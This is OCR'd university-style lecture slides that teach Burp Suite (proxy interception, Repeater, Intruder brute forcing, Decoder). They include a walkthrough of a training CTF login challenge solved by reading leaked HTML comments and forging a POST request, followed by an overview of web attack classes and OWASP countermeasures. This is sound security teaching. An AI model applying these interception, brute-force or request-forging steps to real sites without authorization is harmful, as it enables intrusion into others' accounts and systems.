
Tutorial - Burp Suite (8)

Intercepting each request gives you a lot of control but it is a mess when a site requires a lot of requests... e.g., for images, css, js, etc.

Hence, we can disable this function: click *intercept is on*. Now, we can browse without stopping each request.

Tutorial - Burp Suite (9)


Burp Suite is messing up with the certificates! This is done to correctly intercept our HTTPS traffic.



Tutorial - Burp Suite (9)

Tab: **Proxy > HTTP History**


We get a history of all network requests. We can easily inspect them...



Tutorial - Burp Suite (10)

Tab: **Proxy > HTTP History**


We can see the request and the response.



Tutorial - Burp Suite (11)

Tab: **Proxy > HTTP History**

If we want to repeat a request, then can use *Send to Repeater*




Tutorial - Burp Suite (12)

Tab: **Repeater**

Now we can modify the request (headers and/or the body). E.g.:

- change the URL
- change Accept-Language
- change User-Agent


After we can *Send* it.



Tutorial - Burp Suite (13)

Tab: **Repeater**


We get back the response. We can use *Render* to view the rendered page.



Tutorial - Burp Suite (14)

Tab: **Intruder**

This can be used to perform brute-force attacks. For instance, you can test the value of a GET/POST/COOKIE picking values from a list (e.g., a dictionary).




THERE IS NO NEED TO USE THIS FUNCTIONALITY IN OUR CTF

Tutorial - Burp Suite (14)

Tab: **Decoder**

Quick way of {de,en}coding data.

E.g., In the example, we can encode on the fly a plain text in base64



Let us make this lecture a bit more interactive...


CTF for this training: https://play.webhack.it/

To access a challenge, you have to register

https://play.webhack.it/register

REGISTRATION TOKEN:

webhackit_1444



When opening the challenge, you have to login

- The first time you visit a challenge, e.g., **https://training13.webhack.it**
- You will be redirected to **https://play.webhack.it/login**

- After the login***, visit again the challenge, e.g., **https://training01.webhack.it**
- You should now see the challenge

***** During the login, the portal is setting 2 cookies ("__Host-ctf-platform" and "challenge_auth_token"): the first one is for giving you access to user-specific sections of the CTF portal, the second one is for accessing the challenges (it lasts 30 mins). DO NOT MESS WITH THESE TWO COOKIES. We will discuss cookies later on.**

https://play.webhack.it/challenges

a few challenges...
We just review some of them
The platform will be up for 2 weeks

Training challenge #13

URL: https://training13.webhack.it

NOTE: **THE CHALLENGE IS LIVE!**
TRY IT TO LEARN!

Description:

Getting into a system is not always easy... unless... the page leaks crucial information!

Byte Information Exchange

username

password

Enter

WebHackIT

Analysis


- It is a web application that asks username/password
- The description is hinting that the page is leaking some crucial information

....let's try to carefully check the page!


Solution (1)

We see two comments:

- the first one is suggesting a username/password
- the second one is exposing a hidden POST key/value




Solution (2)



Using Decoder in Burp Suite, we can quickly get base64("demo")

Solution (3)

Using the Repeater in Burp Suite, we can forge a new request, using the computed password and adding the additional POST key/value



The Cursed Web

The Cursed Web

- Delusive simplicity for creating web apps
- Lack of security awareness
- Time- & resource limits during development
- Rapid increase in code complexity


- **Company's security focus shifts towards web**
  - Security perimeter moves from the network to the application layer
  - Web apps intentionally expose functionality to the Internet while being connected to internal servers (e.g., databases)
  - Blurred lines between mobile and web apps
    - Web content tightly integrated into mobile apps
    - Unintentional exposure of backend web APIs

Fundamental Problems of the Web Ecosystem

- **Network protocol issues**
  - MiTM (SSL Strip), mixed-content sites
  - Cookies leaked over HTTP…
- **Mixing code and data**
  - SQL injections
  - Cross-site scripting (XSS)
- **Unrestricted attack surface**
  - Cross-site request forgery (CSRF), Cross-site script inclusion (XSSI)
  - Clickjacking, Cross-site search (XS-Search)
- **Legacy design**
  - Unsafe legacy APIs, Dangerous web features
  - Poor security boundaries in cookie design/adoption

➔ **Partial list of attacks/issues caused by these fundamental problems**

Most Critical Web Security Risks



OWASP
Open Web Application Security Project

Source: https://owasp.org/www-project-top-ten/

OWASP 2017 top 10: [PDF]


OWASP Cheat sheet: [URL]

Countermeasures

Client


- XSS Filters
- Sandboxes
- Site Isolation

Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

Server



- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Countermeasures


Client

Found to introduce vulns and removed from browsers [URL]

- ~~XSS Filters~~
- Sandboxes
- Site Isolation


Defense-in-depth mechanisms

Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

Server



- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Countermeasures


Client

Found to introduce vulns and removed from browsers [URL]

- ~~XSS Filters~~
- Sandboxes
- Site Isolation

Defense-in-depth mechanisms


Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

Policy-based mechanisms

